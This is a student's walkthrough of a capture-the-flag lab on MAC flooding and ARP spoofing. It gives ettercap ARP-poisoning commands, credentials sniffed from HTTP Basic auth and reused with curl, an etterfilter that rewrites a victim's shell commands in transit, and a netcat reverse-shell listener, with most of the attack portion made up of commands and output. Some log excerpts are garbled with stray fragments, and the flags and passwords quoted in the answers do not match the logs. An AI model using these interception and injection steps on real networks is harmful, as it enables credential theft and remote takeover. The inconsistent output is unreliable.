Since mac flooding can be a bit noisy, we shall leave it aside and try ARP cache poisoning attacks against Alice and Bob, in an attempt to become a fully-fledged [Man-in-the-Middle](#) (MITM).

tl;dr – "an attacker sends (spoofed) ARP messages [...] to associate the attacker's MAC address with the IP address of another host [...] causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to **intercept** data frames on a network, **modify** the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, **man in the middle**, or session hijacking attacks."

Using the command “ettercap -T -i eth1 -M arp” didn’t give us any packets being sniffed

```
192.168.12.66:0 → 192.168.12.2:0 | P (0) win 512
S 421473570:421473570(0) win 512
fter QThreadStorage 3
Fri Jun 13 19:27:41 2025 [422769]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

Fri Jun 13 19:27:41 2025 [423619]
192.168.12.66:0 → 192.168.12.2:0 | (0)

39.9KB/s 80:82
Fri Jun 13 19:27:44 2025 [425113]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

Fri Jun 13 19:27:44 2025 [425146]
192.168.12.66:0 → 192.168.12.2:0 | (0)

37.2KB/s 80:82
Fri Jun 13 19:27:47 2025 [426537]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

Fri Jun 13 19:27:47 2025 [426601]
192.168.12.66:0 → 192.168.12.2:0 | (0)

Fri Jun 13 19:27:50 2025 [427851]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

fter QThreadStorage 4
Fri Jun 13 19:27:50 2025 [427887]
192.168.12.66:0 → 192.168.12.2:0 | (0)

fter QThreadStorage 2
Fri Jun 13 19:27:53 2025 [429166]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

Fri Jun 13 19:27:53 2025 [429198]
192.168.12.66:0 → 192.168.12.2:0 | (0)

Fri Jun 13 19:27:56 2025 [430646]
192.168.12.2:0 → 192.168.12.66:0 | P (0)

Fri Jun 13 19:27:56 2025 [430749]
192.168.12.66:0 → 192.168.12.2:0 | (0)
```

Questions

Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay

✓ Correct Answer

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Yay


✓ Correct Answer

Man In the Middle Sniffing: Spoofing


This section provided a new machine and in this somewhat altered scenario, Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective

controls on their machines. As in the previous task, I tried to establish a MITM using **ettercap** and see if Ubuntu (by default) is falling prey to it.

I hence initiated a new ssh connection



I started with an nmap scan and discovered 3 hosts up which according to the screenshot below are 192.168.12.10 and 192.168.12.20.



Machine 192.168.12.20 has port 80 open while 192.168.12.10 has port 4444 open.

Attempting to access the port 80 on machine 192.168.12.20 was unsuccessful as shown:

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.51 seconds
root@eve:/home/admin# wget http://192.168.12.20
--2025-06-13 19:45:38-- http://http://192.168.12.20
Resolving http (http)... failed: Name or service not known.
wget: unable to resolve host address 'http'
root@eve:/home/admin#
```

Tcpdump also didn't give use any traffic with `tcpdump -vvA -i eth1`

```
root@eve:/home/admin# tcpdump -vvA -i eth1
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:/home/admin#
```

However using `ettercap -T -i eth1 -M arp` gives us some traffic and interesting results:

```
Fri Jun 13 19:52:09 2025 [214502]
TCP 192.168.12.10:57396 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
Correct Answer
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

Fri Jun 13 19:52:09 2025 [222265]
TCP 192.168.12.20:80 → 192.168.12.10:57396 | A (0)
Correct Answer

Fri Jun 13 19:52:09 2025 [223610]
TCP 192.168.12.20:80 → 192.168.12.10:57396 | AP (17)
HTTP/1.0 200 OK.

Correct Answer
Fri Jun 13 19:52:09 2025 [223747]
TCP 192.168.12.20:80 → 192.168.12.10:57396 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Fri, 13 Jun 2025 19:52:09 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK

Fri Jun 13 19:52:09 2025 [230323]
TCP 192.168.12.10:57396 → 192.168.12.20:80 | A (0)

Fri Jun 13 19:52:09 2025 [231458]
```

Alice's machine is sending get requests to Bobs machine requesting for test.txt file

Further analysis reveals the credentials used:

```
Fri Jun 13 19:51:57 2025 [182415]
TCP 192.168.12.20:80 → 192.168.12.10:57392 | A (0)

Fri Jun 13 19:51:57 2025 [187670]
TCP 192.168.12.20:80 → 192.168.12.10:57392 | AP (17)
HTTP/1.0 200 OK.

Fri Jun 13 19:51:57 2025 [187701]
TCP 192.168.12.20:80 → 192.168.12.10:57392 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Fri, 13 Jun 2025 19:51:57 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

Fri Jun 13 19:51:57 2025 [190574]
TCP 192.168.12.10:57392 → 192.168.12.20:80 | A (0)
```

Once an attacker presses q, ettercap does what is called RE-ARPing the victims- this is restoring their initial mac address state in order for them not to remain disconnected.

```
Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

Attempting to access the host using the obtained credentials worked this time

```
root@eve:/home/admin# curl admin:s3cr3t_P4zz
curl: (3) URL using bad/illegal format or missing URL
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:/home/admin#
```

This enabled me to find the flag

```
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
root@eve:/home/admin#
```

Additionally due to the commands we see below, alice has a reverse shell in the server

```
Fri Jun 13 19:51:57 2025 [817401]
TCP 192.168.12.10:4444 → 192.168.12.20:53308 | AP (4)
pwd

Fri Jun 13 19:51:57 2025 [822310]
TCP 192.168.12.20:53308 → 192.168.12.10:4444 | A (0)

Fri Jun 13 19:51:57 2025 [822459]
TCP 192.168.12.20:53308 → 192.168.12.10:4444 | AP (6)
/root

Fri Jun 13 19:51:57 2025 [830369]
TCP 192.168.12.10:4444 → 192.168.12.20:53308 | A (0)

Fri Jun 13 19:52:00 2025 [837896]
TCP 192.168.12.10:4444 → 192.168.12.20:53304 | AP (3)
ls
```

QUESTIONS

Answer the questions below

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20 ✓ Correct Answer

Which machine has an open well-known port?

192.168.12.20 ✓ Correct Answer

What is the port number?

80 ✓ Correct Answer

Can you access the content behind the service from your current position? (Nay/Yay)

Nay ✓ Correct Answer

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

Nay ✓ Correct Answer Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay ✓ Correct Answer Hint

Who is using that service?

alice ✓ Correct Answer Hint

What's the hostname the requests are sent to?

www.server.bob ✓ Correct Answer

Which file is being requested?

test.txt ✓ Correct Answer

What text is in the file?

OK ✓ Correct Answer Hint

Which credentials are being used for authentication? (username:password)

admin:3c13t_P@zz ✓ Correct Answer Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

RE-ARPing the victims ✓ Correct Answer Hint

Can you access the content behind that service, now, using the obtained credentials? (Yes/No)

Yes ✓ Correct Answer Hint

Can you access the content behind that service, now, using the obtained credentials? (Yes/No)

Yes ✓ Correct Answer Hint

What is the user/bt flag?

THM(wh0s_s@ffling_bur_cr3ds) ✓ Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell ✓ Correct Answer Hint

What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls ✓ Correct Answer

Which of the listed files do you want?

root.txt ✓ Correct Answer Hint

Man-in-the-Middle: Manipulation

let's advance our ongoing ARP poisoning attack into a fully-fledged MITM that includes packet manipulation! As Alice's packets pass through your attacker machine (**eve**), we can tamper with them.

How can we go about doing this? Ettercap comes with an **-F** option that allows you to apply filters in the form of specified **etterfilter.ef** files for the session. These **.ef** files, however, have to be compiled from **etterfilter** source filter files (**.ecf**) first. Their source code syntax is similar to C code. To keep this task more beginner-friendly, we assume it won't matter if Alice detects our manipulation activities. For the sake of this room, we are only going to manipulate her commands and won't be taking any OPSEC precautions.

Now, create a new etterfilter code file named **whoami.ecf** and try to write a filter matching Alice's source port and transport protocol as well as replacing **whoami** data with a reverse shell payload of your choice.

Since Alice's machine already has a reverse shell on root.txt file i used that reverse shell in the code below, by replacing the <rever shell> part with the location for the actual reverse shell.

```
GNU nano 4.8 whoami.ecf
if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami")) {
    log(DATA.data, "/root/ettercap.log");
    replace("whoami", "cat /root/root.txt");
    msg("##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n");
}
```

After that I finally compiled the file with the command: `etterfilter whoami.ecf -o whoami.ef`

I then found the following flag after running Ettercap specifying the newly created file:

`ettercap -T -i eth1 -M arp -F whoami.ef`

```
Fri Jun 13 21:20:44 2025 [542819] =net.Dial("\tcp\");
TCP 192.168.12.20:59226 → 192.168.12.10:4444 | A (0)
Command("\bin/sh\");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run();" > /tmp/

Fri Jun 13 21:20:44 2025 [554404]
TCP 192.168.12.10:4444 → 192.168.12.20:59226 | AP (7)
whoami

.ef file:
Fri Jun 13 21:20:44 2025 [558790]
TCP 192.168.12.20:59226 → 192.168.12.10:4444 | A (0)
filter engine: Cannot open file /root/ettercap.log
##### ETTERFILTER: substituted 'whoami' with reverse shell. #####
ded). For the upper example above, you could use:

Fri Jun 13 21:20:44 2025 [653663]
TCP 192.168.12.20:59226 → 192.168.12.10:4444 | AP (27)
THM{wh4t_an_evil_M!tM_u_R}
the incoming connection through the firewall. Disable ufw or create a corresponding allow ru
wall:
Fri Jun 13 21:20:44 2025 [654779]
TCP 192.168.12.10:4444 → 192.168.12.20:59226 | A (0)
2.20 to 192.168.12.00 port 0000 proto tcp or completely disable the firewall by runni
```

We were able to do this using **Ettercap filters** — tiny programs written in Ettercap's own language (similar to C) that:

- Look for specific network data (like the word whoami)
- Replace it with something else (like a reverse shell command)

How does it work, step by step?

1. **Write a filter:** You create a small program (whoami.ecf) that says:

"If you see traffic from port 4444 that contains 'whoami', replace it with my custom command."

2. **Compile the filter:**

```
etterfilter whoami.ecf -o whoami.ef
```

(This turns it into something Ettercap understands.)

3. **Start a listener:**

```
nc -nvlp 6666 &
```

(This waits for the reverse shell connection.)

4. **Disable firewall (if needed):**

The firewall might block the connection, so either disable it or allow the port.

5. **Run Ettercap with your filter:**

```
ettercap -T -i eth1 -M arp -F whoami.ef
```

(Now it starts intercepting and modifying traffic.)

6. **Wait:** When Alice types whoami, it instead runs your payload — and you catch a shell (remote access to her computer).

This section shows how attackers go beyond spying to actually alter traffic and take control of systems by modifying what users type or see — all silently and on the fly.

Turning a passive attack (listening) into an active attack (manipulating). Very powerful stuff in real-world hacking and red teaming.

Question

Answer the questions below

What is the root.txt flag?

THM[wh4t_an_ev1l_M1tM_u_R]

✓ Correct Answer

CONCLUSION

Through this lab-based assignment, I developed a deeper understanding of how attackers exploit weaknesses at the data link layer to intercept, manipulate, or reroute network traffic. I learned the technical process behind MAC flooding and ARP spoofing and how they enable advanced attacks like man-in-the-middle interception and command injection. Using tools like tcpdump, Ettercap, and Nmap, I practiced both passive and active network attacks and saw how these techniques can be used in penetration testing or ethical hacking contexts. Most importantly, I came away with practical knowledge of how poor network segmentation and lack of ARP protections can lead to serious security risks.

kyteadme.com/room/legend



Congratulations on completing L2 MAC Flooding & ARP Spoofing!!!

Points earned	Completed tasks	Room type	Difficulty	Streak
248	9	Walkthrough	Easy	2

 This room counted toward joining the league 🏆

[Leave Feedback](#) [Continue](#)